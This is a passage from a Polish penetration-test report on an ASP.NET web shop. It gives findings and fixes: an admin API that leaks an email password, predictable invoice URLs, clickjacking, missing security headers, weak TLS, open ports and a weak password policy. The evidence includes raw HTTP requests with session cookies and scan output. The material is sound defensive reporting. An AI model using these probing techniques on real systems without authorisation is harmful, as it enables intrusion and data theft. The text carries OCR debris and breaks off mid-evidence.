W odpowiedziach serwer ujawnia informacje o użytycj technologiach które mogę być przydatne w dalszych atakach:

```
HTTP/1.1 200 OK
Cache-Control: private
Content-Type: text/html; charset=utf-8
Server: Microsoft-IIS/10.0
Set-Cookie: XXXXX=32b8a4de-a83d-45c8-8471-927e301a9b69;
expires=Mon, 10-Dec-2018 12:52:31 GMT; path=/; HttpOnly
X-AspNetMvc-Version: 5.1
X-AspNet-Version: 4.0.30319
X-Powered-By: ASP.NET
```

Hasło do konta pocztowego nie jest wyświetlane na frontendzie, ale jest ono ujawniane w odpowiedzi serwera:

Żądanie


```
POST /Admin/EmailAccount/List?email-accounts-grid-size=10
HTTP/1.1
Host: XXXXX
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:45.0)
Gecko/20100101 Firefox/45.0
Accept: text/plain, */*; q=0.01
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
X-Requested-With: XMLHttpRequest
Referer: http://XXXXX/Admin/EmailAccount/List
Content-Length: 26
Cookie: XXXXX=32b8a4de-a83d-45c8-8471-927e301a9b69;
XXXXX=1DA70ECCBA87A020C16937DCF3C4747084D17235B5EB6F9B9994BA
0CFDF277A8A4B153B572D20114FC112636621D61238E6DCC5E3521FDF848
8E90D90328890CB83C02E5B0B33845F7A2C0DD20DCBC7260F9FA250DAD06
381E3E1DB0EF0CE8FC79F6F61E1B498E32BC00C86D030326516AD72A5786
BF2C2043BAB80F363951962EAB553725582B3EC3DB140E7414071A7E3F0E
63D805AE07EF9CAA09ECCAF7B3261ECA2D826368D0884AAA41BD7E8CD346
DD0B734C5231A55ECC60B1310333A23337BC53318C84169F9EFEE473454D
CB86502B77947BCA1AF3885DEACDE240B9047CDC1AD5996D3A06CDA35CBB
21E82E; selectedTabIndex=%7B%22tabStripName%22%3A%22invoice-
edit-tabstrip%22%2C%22tabIndex%22%3A1%7D;
ASP.NET_SessionId=jb4ivjlf5sjkdy3x0xaab3wi
Connection: close


page=1&size=10&SearchTerm=
```

Odpowiedź


```
HTTP/1.1 200 OK
```

```
Cache-Control: private
Content-Type: application/json; charset=utf-8
Server: Microsoft-IIS/10.0
Set-Cookie: XXXXX=32b8a4de-a83d-45c8-8471-927e301a9b69;
expires=Tue, 13-Nov-2018 19:24:14 GMT; path=/; HttpOnly
X-AspNetMvc-Version: 5.1
X-AspNet-Version: 4.0.30319
X-Powered-By: ASP.NET
Date: Mon, 13 Nov 2017 19:24:13 GMT
Connection: close
Content-Length: 358

{"data":[{"Email":"pxxxx@xxxx.pl","DisplayName":"xxxxx.pl","
Host":"serwerxxxxx.pl","Port":587,"Username":"pxxxx@xxxx.pl"
,"Password":"d!xxxxxxxx","EnableSsl":false,"UseDefaultCreden
tials":false,"IsDefaultEmailAccount":true,"SendTestEmailTo":
null,"EmailAccountId":0,"Id":22,"CustomProperties":{}}],"tot
al":1}
```

Pod przewidywalnym adresem *serwer/Media/Documents/invoices/nazwapliku.pdf* **znajdują się faktury użytkowników wraz z poufnymi informacjami dostępnymi dla każdego znającego adres:**



Przewidywalne nazwy pozwalają na odkrycie kolejnych dokumentów:



3.5 Brak ochrony przed Cross-Frame Scripting

3.5.1 Opis

XFS jest skrótem od Cross-Frame Scripting. Oznacza on grupę podatności możliwych do wykorzystania w sytuacji, kiedy aplikacja pozwala na osadzenie jej wewnątrz ramki na stronie atakującego. Aplikacja pozwala atakującemu na załadowanie jej wewnątrz znacznika <iframe> (ramki).

Atakujący może wykorzystać tą lukę do przeprowadzania szeregu różnych ataków typu: Clickjacking, Reverse Clickjacking, CSRF oraz XSS (ukrywanie ataku przed ofiarą).

3.5.2 Rekomendacje naprawy


Należy zastosować nagłówek odpowiedzi "X-Frame-Options". Nagłówek X-Frame-Options wskazuje przeglądarce czy ma wyświetlić zawartość strony w ramce (<iframe>).

3.5.3 Dodatkowe informacje

CWE-200
http://cwe.mitre.org/data/definitions/200.html
OWASP
https://www.owasp.org/index.php/Information_Leakage

3.5.4 Dowody

Możliwe jest załadowanie strony w ramkę:


file:///root/Desktop[redacted]/test.html
Search
Offensive Security
Kali Linux
Kali Docs
Kali Tools
Exploit-DB
Aircrack-ng
Kali Forums
Website is vulnerable to clickjacking!
Pl
En
Moje dane

ZAGROŻENIA NISKIE

4.1 Brak nagłówka “X-Content-Type-Options=nosniff”

4.1.1 Opis

W odpowiedzi serwera nie ma nagłówka HTTP "X-Content-Type-Options" z ustawioną wartością nosniff. Brak tego nagłówka powoduje, że niektóre przeglądarki próbują określić typ zawartości i kodowanie odpowiedzi, nawet jeśli te są poprawnie zdefiniowane. Może to spowodować, że aplikacja internetowa będzie narażona na ataki typu Cross-Site Scripting (XSS). Na przykład. Internet Explorer i Safari traktują odpowiedzi z tekstem typu content / plain jako HTML, jeśli zawierają tagi HTML.

4.1.2 Rekomendacje naprawy

Należy ustawić następujący nagłówek HTTP co najmniej we wszystkich odpowiedziach, które zawierają dane wprowadzone przez użytkownika:

```
X-Content-Type-Options: nosniff
```

4.1.3 Dodatkowe informacje

OWASP
https://www.owasp.org/index.php/Sniffing_application_traffic_attack

4.2 Brak nagłówka “X-XSS-Protection: 1; mode=block”

4.2.1 Opis

W odpowiedzi serwera nie ustawiono nagłówka X-XSS-Protection. Oznacza to, że przeglądarka używa domyślnego zachowania a wykryte przez nią ataki typu cross-site scripting nie zostaną zablokowane.

4.2.2 Rekomendacje naprawy

W odpowiedzi serwera należy ustawić następujący nagłówek:

```
X-XSS-Protection: 1; mode=block
```

4.2.3 Dodatkowe informacje

OWASP
https://www.owasp.org/index.php/Security_Headers

4.3 Problemy z certyfikatem SSL

4.3.1 Opis

Atak typu BEAST pozwalaja na rozszyfrowanie danych przesyłanych protokołem TLS w wersji 1.0 (i SSL 3.0). Protokoły te są między innymi składową HTTPS i chronią transmisję danych pomiędzy webserwerem a przeglądarką.

4.3.2 Rekomendacje naprawy

Wyłączyć obsługę TLS w wersji 1.0.

4.3.3 Dodatkowe informacje

OWASP
https://www.owasp.org/index.php/Testing_for_Weak_SSL/TLS_Ciphers,_Insufficient_Transport_Layer_Protection_(OTG-CRYPST-001)

4.3.4 Dowody

Wynik dla 91.XXXXXXX:8172

```
Testing vulnerabilities

Heartbleed (CVE-2014-0160)                not vulnerable (OK), no heartbeat extension
CCS (CVE-2014-0224)                       not vulnerable (OK)
Ticketbleed (CVE-2016-9244), experiment.  not vulnerable (OK), no session ticket extension
Secure Renegotiation (CVE-2009-3555)      not vulnerable (OK)
Secure Client-Initiated Renegotiation     not vulnerable (OK)
CRIME, TLS (CVE-2012-4929)                not vulnerable (OK)
BREACH (CVE-2013-3587)                    no HTTP compression (OK)  - only supplied "/" tested
POODLE, SSL (CVE-2014-3566)               not vulnerable (OK)
TLS_FALLBACK_SCSV (RFC 7507)              Downgrade attack prevention NOT supported
SWEET32 (CVE-2016-2183, CVE-2016-6329)    VULNERABLE, uses 64 bit block ciphers
FREAK (CVE-2015-0204)                     not vulnerable (OK)
DROWN (CVE-2016-0800, CVE-2016-0703)      not vulnerable on this host and port (OK)
                                          make sure you don't use this certificate elsewhere with SSLv2 enabled services
                                          https://censys.io/ipv4?q=4C7DA503EB5B509C77F812C94EF618A963BEADC39DED5A4D01BD5992B733168D could help you to find out
LOGJAM (CVE-2015-4000), experimental      not vulnerable (OK): no DH EXPORT ciphers, no DH key detected
BEAST (CVE-2011-3389)                     TLS1: ECDHE-RSA-AES256-SHA ECDHE-RSA-AES128-SHA AES256-SHA
                                                AES128-SHA DES-CBC3-SHA
                                          VULNERABLE -- but also supports higher protocols (possible mitigation): TLSv1.1 TLSv1.2
LUCKY13 (CVE-2013-0169), experimental     potentially VULNERABLE, uses cipher block chaining (CBC) ciphers with TLS
RC4 (CVE-2013-2566, CVE-2015-2808)        no RC4 ciphers detected (OK)
```

5.1 Duża ilość otwartych portów

5.1.1 Opis

Wykryto że serwer posiada dużą ilość portów, które mogą stanowić potencjalne punkty wejścia dla atakującego.

5.1.2 Rekomendacje

Należy zweyfikować listę otwartych portów i zamknąć te, które nie są niezbędne do poprawnego działania aplikacji.

5.1.3 Dodatkowe informacje

OWASP
https://www.owasp.org/index.php/Top_10_2014-I3_Insecure_Network_Services

5.1.4 Dowody

```
PORT     STATE  SERVICE   VERSION

21/tcp   open   ftp       Gene6 ftpd 3.10.0 build 15
25/tcp   open   smtp?
80/tcp   open   http      Microsoft IIS httpd 10.0
113/tcp  closed ident
443/tcp  open   https?
1538/tcp open   msrpc     Microsoft Windows RPC
1539/tcp open   msrpc     Microsoft Windows RPC
1542/tcp open   msrpc     Microsoft Windows RPC
1720/tcp open   h323q931?
1801/tcp open   msmq?
2103/tcp open   msrpc     Microsoft Windows RPC
2105/tcp open   msrpc     Microsoft Windows RPC
2107/tcp open   msrpc     Microsoft Windows RPC
5060/tcp open   sip?
7003/tcp open   http      Microsoft HTTPAPI httpd 2.0
8172/tcp open   ssl/http  Microsoft IIS httpd 10.0
```

5.2 Brak polityki mocnych haseł

5.2.1 Opis

Najbardziej rozpowszechnionym i najłatwiej administrowalnym mechanizmem uwierzytelniania jest statyczne hasło. Hasło reprezentuje klucz do banku, ale

często jego znaczenie jest lekceważone przez użytkowników w imię użyteczności. W każdym z ostatnich wycieków, które ujawniły poświadczenia użytkowników, odkrywa się, że najczęściej używane hasła to nadal: 123456, password i qwerty.

5.2.2 Rekomendacje

Należy rozważyć wprowadzenie mechanizmu wymuszającego na użytkownikach stosowania mocnych haseł.

5.2.3 Dodatkowe informacje

OWASP
https://www.owasp.org/index.php/Testing_for_Weak_password_policy_(OTG-AUTHN-007)

5.2.4 Dowody

Żądanie:

```
POST /Admin/Customer/Edit/66 HTTP/1.1
Host: XXXXX
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:45.0)
Gecko/20100101 Firefox/45.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9
,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://XXXXX/Admin/Customer/Edit/66
Cookie: XXXXX=32b8a4de-a83d-45c8-8471-927e301a9b69;
XXXXX=6766078B8DC65E00B9ACA1E08FB8946280C5756D52BD80D
99B64AEDBA0D92A36C865BAD17F7B64D004B53614C98286B86C55
0CC994DD1FB10202F8E05E8D1895097BD5AF6E47C40CE60F3B3CD
D6A49A48DC56D4583000126B01E0EF58F89216CABA8ADB6BC6380
FAC4EAD7B45D382297C91200D7415F5BE809547BD64A65A7EE2AD
F29391901405A78822475A4C9C1A36478ABB22080E8DA37766F27
ED01FC99444422696C26827944FBA6D0DFFDF5D562615FA3E3E1B
518CF2D147F9766090ADDCEC78B2798C3DCF6F5577BDD6B29BFE7
282680196E2F521085943161D1D88460110FF9714745FBAC07EF9
B7A355C07;
selectedTabIndex=%7B%22tabStripName%22%3A%22customer-
edit-tabstrip%22%2C%22tabIndex%22%3A0%7D;
ASP.NET_SessionId=m4fvihth1o51agg5vj2c52fd
Connection: close
Content-Type: application/x-www-form-urlencoded
Content-Length: 939


Id=66&LastLoginDate=&UpdateDate=2015-10-
24+22%3A20%3A13&PasswordFormatId=0&IsSystemAccount=Fa
lse&SystemName=&ExternalId=0&Active=true&Active=false
&Email=asdasd%40adsad.pl&MobilePhone=michal.kedzior14
```

```
78%40gmail.com&Password=test&newpassword=test&AdminCo
mment=&CreateDate=2015-09-
[…]
```

Odpowiedź: